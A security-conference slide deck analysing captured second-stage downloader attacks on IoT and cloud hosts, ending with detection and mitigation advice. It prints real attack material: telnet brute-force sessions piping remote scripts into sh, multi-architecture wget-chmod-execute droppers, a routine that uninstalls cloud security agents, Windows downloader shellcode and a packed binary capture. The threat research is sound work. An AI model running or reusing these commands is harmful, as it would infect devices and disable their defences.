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Some things about
the Downloader Scripts of the 2<sup>nd</sup> Stage Malware
攻擊行為大小事,快速解析透過下載腳本執行的攻擊行為

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## What's the 2<sup>nd</sup> stage attack




### How does the attacker try to land malicious files?

- We have deployed hunting engines on the Internet to monitor and capture suspicious and malicious attack behaviors.
- Through this deployment, we have observed that certain automated attacks not only scan and exploit devices connected to the extranet but also attempt to deploy downloader scripts or malicious binaries onto compromised devices.
- This multi-stage attack chain enables attackers to compromise the victims more efficiently and generate more impact.



# How does the attacker try to land malicious files? A typical flow





## Why to use 2<sup>nd</sup> stage attack



## Why does the attacker try to do multiple stages attack?

- There are many network protection products in the world. Old attack types based on single-stage (all-in-one) attacks may be blocked.
  - Attack and upload the Malware via the same non-encrypted channel -> X
- This means the attackers need to evade the network protection products and hide their real behaviors.
- They incorporate multiple stages to ensure they can compromise their targets successfully.
  - (Slow) Brute-force login -> O
  - Download the real Malware via HTTPS and Run -> 0



## Table of common multiple stages attacks

1 <sup>st</sup> Stage	2 <sup>nd</sup> Stage
Compromise the victims via the exploits	Land the download 1 <sup>st</sup> stage scrips and 2 <sup>nd</sup> stage binaries
Inject the malware download code into the payload	Execute the 1 <sup>st</sup> stage malware and land 2 <sup>nd</sup> stage malware without file removing
Inject the malware download code into the payload	Execute the 1 <sup>st</sup> stage malware and land 2 <sup>nd</sup> stage malware. And then <i>remove 1<sup>st</sup></i> stage malware.
Inject the malware download code into the payload	Execute the 1 <sup>st</sup> stage malware and land 2 <sup>nd</sup> stage malware. And <i>then remove 2<sup>nd</sup> stage malware</i> .



## How to execute 2<sup>nd</sup> stage attack



### The scripts for the 2<sup>nd</sup> stage attacks

• In this session, we will provide a clear description of how attackers deploy their downloader script through the following protocols.



```
Telnet
               Data: /bin/busybox wget http://zvub.us/b -0- |sh\r\n
               Data: \r\n
               Data: --2022-09-23 22:22:14-- http://zvub.us/b\r\n
               Data: Connecting to
                                            28.49:2244... connected.\r\n
               Data: Proxy request sent, awaiting response... 200 OK\r\n
               Data: Length: 1019 [application/octet-stream]\r\n
               Data: Saving to: 000b000\r\n
               Data: \r\n
               Data:
                           0K
                                                                                               184M=0s\r\n
               Data: \r\n
               Data: 2022-09-23 22:22:14 (184 MB/s) - 00000000 saved [1019/1019]\r\n
               Data: \r\n
               Data: \r\n
               Data: >
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          0040
                                                                         get http://zvub.
          0050
          0060
                                                                         us/b −0− |sh····
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```

```
.....Username: admin
admin
Password: admin
enable
welcome
>linuxshell
enable
>system
linuxshell
>sh
system
>/bin/busybox wget http://zvub.us/b -0- |sh
sh
>/bin/busybox wget http://zvub.us/b -0- |sh
--2022-09-23 22:22:14-- http://zvub.us/b
Connecting to
                    28.49:2244... connected.
Proxy request sent, awaiting response... 200 OK
Length: 1019 [application/octet-stream]
Saving to: ...b...
    0K
                                                            100% 184M=0s
2022-09-23 22:22:14 (184 MB/s) - ...b... saved [1019/1019]
```



```
.....Username: admin
admin
Password: admin
enable
                                  Brute force login with
                                  random admin account
                                  and password
```



```
Download and execute the
                                             malicious script which is
                                            from remote server
>system
linuxshell
>sh
system
>/bin/busybox wget http://zvub.us/b -0- |sh
sh
>/bin/busybox wget http://zvub.us/b -0- |sh
--2022-09-23 22:22:14-- http://zvub.us/b
Connecting to
                    28.49:2244... connected.
Proxy request sent, awaiting response... 200 OK
Length: 1019 [application/octet-stream]
Saving to: ...b...
     0K
                                                                  184M=0s
2022-09-23 22:22:14 (184 MB/s) - ...b... saved [1019/1019]
```



The content of downloader b.


```
>/tmp/_a && cd /tmp
>/dev/.a && cd /dev
>/dev/shm/.a && cd /dev/shm
>/var/.a && cd /var
>/var/tmp/.a && cd var/tmp
>/data/local/tmp/.a && cd /data/local/tmp
/bin/busybox wget http://
                               .81.114/armv4l -0- > .f; chmod 777 .f; ./.f busybox.selfrep.armv4l; rm -rf .f
/bin/busybox wget http://
                               .81.114/armv5l -0- > .f; chmod 777 .f; ./.f busybox.selfrep.armv5l; rm -rf .f
                               .81.114/armv6l -0- > .f; chmod 777 .f; ./.f busybox.selfrep.armv6l; rm -rf .f
/bin/busybox wget http://
                               .81.114/armv7l -0- > .f; chmod 777 .f; ./.f busybox.selfrep.armv7l; rm -rf .f
/bin/busybox wget http://
/bin/busybox wget http://
                               .81.114/i586 -0- > .f; chmod 777 .f; ./.f busybox.selfrep.i586; rm -rf .f
/bin/busybox wget http://
                               .81.114/i686 -0- > .f; chmod 777 .f; ./.f busybox.selfrep.i686; rm -rf .f
                               .81.114/mips -0- > .f; chmod 777 .f; ./.f busybox.selfrep.mips; rm -rf .f
/bin/busybox wget http://
                               .81.114/mipsel -0- > .f; chmod 777 .f; ./.f busybox.selfrep.mipsel; rm -rf .f
/bin/busybox wget http://
```




The content of downloader b.

```
>/tmp/_a && cd /tmp
>/dev/.a && cd /dev
>/dev/shm/.a && cd /dev/shm
>/var/.a && cd /var
>/var/tmp/.a && cd var/tmp
>/data/local/tmp/.a && cd /data/local/tmp
                               .81.114/armv4l -0- > .f; chmod 777 .f; ./.f busybox.selfrep.armv4l; rm -rf .f
/bin/busybox wget http://
/bin/busybox wget http://
                               .81.114/armv5l -0- > .f; chmod 777 .f; ./.f busybox.selfrep.armv5l; rm -rf .f
                               .81.114/armv6l -0- > .f; chmod 777 .f; ./.f busybox.selfrep.armv6l; rm -rf .f
/bin/busybox wget http://
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/bin/busybox wget http://
/bin/busybox wget http://
                               .81.114/i586 -0- > .f; chmod 777 .f; ./.f busybox.selfrep.i586; rm -rf .f
/bin/busybox wget http://
                               .81.114/i686 -0- > .f; chmod 777 .f; ./.f busybox.selfrep.i686; rm -rf .f
                               .81.114/mips -0- > .f; chmod 777 .f; ./.f busybox.selfrep.mips; rm -rf .f
/bin/busybox wget http://
                               .81.114/mipsel -0- > .f; chmod 777 .f; ./.f busybox.selfrep.mipsel; rm -rf .f
/bin/busybox wget http://
```











The content of downloader xms.

```
if [\$(id -u) -eq 0]; then
   if ps aux|grep -i "[a]liyun"; then
        curl http://update.aegis.aliyun.com/download/uninstall.sh|bash
        curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh|bash
        pkill aliyun-service
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service /usr/local/aegis*
        systemctl stop aliyun.service
        systemctl disable aliyun.service
        service bcm-agent stop
        yum remove bcm-agent -y
        apt-get remove bcm-agent -y
    elif ps aux|grep -i "[y]unjing"; then
        /usr/local/qcloud/stargate/admin/uninstall.sh
        /usr/local/qcloud/YunJing/uninst.sh
        /usr/local/gcloud/monitor/barad/admin/uninstall.sh
    fi
```

The content of downloader xms.


```
Check the victim is instance
if [\$(id -u) -eq 0]; then
                                            on Aliyun
   if ps aux|grep -i "[a]liyun"; then
        curl http://update.aegis.aliyun.com/download/uninstall.sh/bash
        curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh|bash
        pkill aliyun-service
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service /usr/local/aegis*
        systemctl stop aliyun.service
        systemctl disable aliyun.service
        service bcm-agent stop
        yum remove bcm-agent -y
                                            Check the victim is instance
        apt-get remove bcm-agent -y
                                            on Yunjing
    elif ps aux|grep -i "[y]unjing"; then
        /usr/local/gcloud/stargate/admin/uninstall.sh
        /usr/local/qcloud/YunJing/uninst.sh
        /usr/local/gcloud/monitor/barad/admin/uninstall.sh
    fi
```












shellcode mem,
(int)"\xE8\xFF\xFF\xFF\xFF\xC2\x5F\x8D0\x10\x801\xC4\x41f\x819MSu\xF5\xFC\x6A\x02Yd\x8BA.\x8B@\f\x8B@\x1C\x8B\x00\x8B"
"X\b\x8D\xB7\xA1\x00\x00\x00\x60\x29\x00P\xE2\xF8\x8B\xFCV\xFF\x17\x93\x83\xC6\x07\xE8\x18\x00\x003\xD2\x52"
"R\x8B\xCC\x66\xC7\x01x.Q\xFFw\x04RRQVR\xFF7\xFF\xE0\xAD\x51V\x95\x8BK<\x8BL\vx\x03\xC8\x33\xF6\x8D\x14\xB3\x03"
"Q \x8B\x12\x03\xD3\x0F\x00\xC0\x0F\xBF\xC0\xC1\xC0\x072\x02B\x80:\x00u\xF5\x3B\xC5\x74\x06F;q\x18rigQ\$\x03\xD3"
"\x0F\x87\x14r\x88A\x1C\x03E\x04\x90\x03\xC3\x5EY\xC3\x60\xA2\x8Av&\x80\xAC\xC8\x75rlmon\x00\x99#]",





```
* exec: shellcode

0x103b: 'kernel32 LoadLibraryA("urlmon")' -> 0x54500000

0x770014c7: 'urlmon.URLDownloadToFileA(0x0, "http://____.79.231:9885/mtuvx", "x.", 0x0, 0x0)' -> 0x0

0x770005df: 'kernel32.LoadLibraryA("x.")' -> 0x0

0x2e78: 'kernel32.ExitThread(0x0)' -> None

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```








```
GET /phqbivtv HTTP/1.1
  Host:
       108.100:3599
  User-Agent: Mozilla/8.0 (compatible; MSIE 6.0; Windows NT 5.0)
  Accept-Encoding: gzip, deflate
  Accept: */*
  Connection: keep-alive
  HTTP/1.0 200 OK
  Pragma: no-cache
  Content-Length: 156520
  Content-Type: image/bmp
  .!..L.!This p
  rogram cannot be run in DOS mode.
  $.....
  PFICIOP `
  .....3.03.UPX!
        c....;.j..
  *...$...$..
.?.{).=.C.V.M......61..v301y......{.$..go
```

```
GET /phqbivtv HTTP/1.1
            108.100:3599
Host:
User-Agent: Mozilla/8.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept: */*
                                                   Remote download server will
                                                   check these information:

    GET string

                                                          Port number
                                                         User-Agent
*...$...$..
..Ax...U.+..5..Q................u.X...DdY...% P.h..ww.....+.R..@......-.Y..+".[..8..a
```

```
Accept: */*
                The content of PE executable
                 binary
  .!..L.!This p
  rogram cannot be run in DOS mode.
  ......3.03.UPX!
       c.....j..
  *...$..
.?.{).=.C.V.M......61..v301y......{.$..go
```





#### Recap for network protocol attack with downloader script

- There're 2nd stage attacks on the Telnet, SSH and SMB protocol.
- Difference with Telnet & SMB, malicious behaviors is encoded on SSH protocol.
- The above slides proved that attackers split the attack chain to make impact.



What's the freshness of 2<sup>nd</sup> stage attack



#### The VirusTotal detect status of downloaded scripts

• In this session, we provide the download scrips what we have got and use the VirusTotal for ensuring the activate of these scripts.



## Downloader scripts (0422f42320e2d0d1624a90425814f15201def17dc93d6acbc6201fdc507c6fbd)


```
#!/bin/sh
rm -rf bin;wget http://
rm -rf bin;wget
```



# Downloader scripts (0422f42320e2d0d1624a90425814f15201def17dc93d6acbc6201fdc507c6fbd)

```
#!/bin/sh
rm -rf bin;wget http:// .232.93/arm -0 bin;chmod 777 bin;./bin jaws;rm -rf bin
rm -rf bin;wget http:// .232.93/arm5 -0 bin;chmod 777 bin;./bin jaws;rm -rf bin
rm -rf bin;wget http:// .232.93/arm6 -0 bin;chmod 777 bin;./bin jaws;rm -rf bin
rm -rf bin;wget http:// .232.93/arm7 -0 bin;chmod 777 bin;./bin jaws;rm -rf bin
```





## Downloader scripts (47f759270740a2df6ba11ffcd00d84060f626ea1650f40bc9a0f7195efa41099)

```
busybox wget http://
                          .211.141/arm; chmod 777 arm; ./arm bolo
busybox wget http://
                          .211.141/arm5; chmod 777 arm5; ./arm5 bolo
busybox wget http://
                          .211.141/arm6; chmod 777 arm6; ./arm6 bolo
busybox wget http://
                          .211.141/arm7; chmod 777 arm7; ./arm7 bolo
                          .211.141/m68k; chmod 777 m68k; ./m68k bolo
busybox wget http://
                          .211.141/mips; chmod 777 mips; ./mips bolo
busybox wget http://
busybox wget http://
                          .211.141/mpsl; chmod 777 mpsl; ./mpsl bolo
                          .211.141/ppc; chmod 777 ppc; ./ppc bolo
busybox wget http://
busybox wget http://
                          .211.141/sh4; chmod 777 sh4; ./sh4 bolo
busybox wget http://
                          .211.141/spc; chmod 777 spc; ./spc bolo
busybox wget http://
                          .211.141/x86; chmod 777 x86; ./x86 bolo
busybox wget http://
                          .211.141/x86_64; chmod 777 x86_64; ./x86_64 bolo
rm $0
```




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```
busybox wget http://
                          .211.141/arm; chmod 777 arm; ./arm bolo
busybox wget http://
                          .211.141/arm5; chmod 777 arm5; ./arm5 bolo
busybox wget http://
                          .211.141/arm6; chmod 777 arm6; ./arm6 bolo
busybox wget http://
                          .211.141/arm7; chmod 777 arm7; ./arm7 bolo
                          .211.141/m68k; chmod 777 m68k; ./m68k bolo
busybox wget http://
                          .211.141/mips; chmod 777 mips; ./mips bolo
busybox wget http://
busybox wget http://
                          .211.141/mpsl; chmod 777 mpsl; ./mpsl bolo
                          .211.141/ppc; chmod 777 ppc; ./ppc bolo
busybox wget http://
busybox wget http://
                          .211.141/sh4; chmod 777 sh4; ./sh4 bolo
busybox wget http://
                          .211.141/spc; chmod 777 spc; ./spc bolo
busybox wget http://
                          .211.141/x86; chmod 777 x86; ./x86 bolo
busybox wget http://
                          .211.141/x86_64; chmod 777 x86_64; ./x86_64 bolo
```

rm \$0





# Downloader scripts (13de5805cd4d0148450543cddf723f20ef321ff2d8a1a461e80e8685321f1b4c)

```
FOLDER=$(find / -writable -executable -readable -not -path "/proc/*" | head -n 1 || echo /tmp);
CURR=${PWD}
if [ "$CURR" != "$FOLDER" ]; then
        mv redtail.* $FOLDER
        cd $FOLDER
fi
if [ "$NOARCH" = true ]; then
        cat redtail.x86_64 > .redtail; chmod +x .redtail; ./.redtail;
        cat redtail.i686 > .redtail; chmod +x .redtail; ./.redtail;
        cat redtail.arm8 > .redtail; chmod +x .redtail; ./.redtail;
        cat redtail.arm7 > .redtail; chmod +x .redtail; ./.redtail;
else
        cat "redtail.$ARCH" > .redtail; chmod +x .redtail; ./.redtail;
fi
rm -rf redtail.*
```




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```
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if [ "$CURR" != "$FOLDER" ]; then
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fi
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        cat redtail.i686 > .redtail; chmod +x .redtail; ./.redtail;
        cat redtail.arm8 > .redtail; chmod +x .redtail; ./.redtail;
        cat redtail.arm7 > .redtail; chmod +x .redtail; ./.redtail;
else
        cat "redtail.$ARCH" > .redtail; chmod +x .redtail; ./.redtail;
fi
rm -rf redtail.*
```







DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY COMMUNITY 1

Basic properties ①

 MD5
 43ed124cbae6ba73281afcddef9ed355

 SHA-1
 7208b7bceb4e34c04f3e2dfc3b3cbddea66794f2

 SHA-256
 13de5805cd4d0148450543cddf723f20ef321ff2d8a1a461e80e8685321f1b4c

 SSDEEP
 24:iTdWMhmuNqhvJaDJI1BwUWuyM2yvj6vd9a:iTlMhmAqhSl0YyMRvj6vd9a

TLSH T10F2129497C118B20AF3CCC9D2046948D5AD5F3B50B656F38B20AF8BD20AD290799EDC2

File type Shell script script shell

Magic Bourne-Again shell script, ASCII text executable

TrID Linux/UNIX shell script (100%)

File size 1.14 KB (1164 bytes)

History ①

First Submission 2023-11-25 13:22:43 UTC
Last Submission 2023-12-27 06:30:45 UTC
Last Analysis 2023-12-27 06:30:45 UTC

### Conclusion & mitigation for 2<sup>nd</sup> stage attack



#### **Conclusion & Mitigation**

- In the previous slides, we can know that the attack behavior can be split into multiple stages. Via these multiple stages, attackers can evade the detection easily.
- In the early stage, attacker tries to search and attack the devices via network traffic. It means that it can be detected by the network solution.
- In the second stage, it'll download suspicious & malicious files from C&C server. We can detect the malicious behaviors of the second stage by network and AV solutions.





**Q&A Session** 

04:30 pm - 05:00 pm





感謝您參加講座,掃描QR Code填寫問券即可到Q106攤位上玩遊戲得好禮

#### **Thank You**

Keep the operation running!

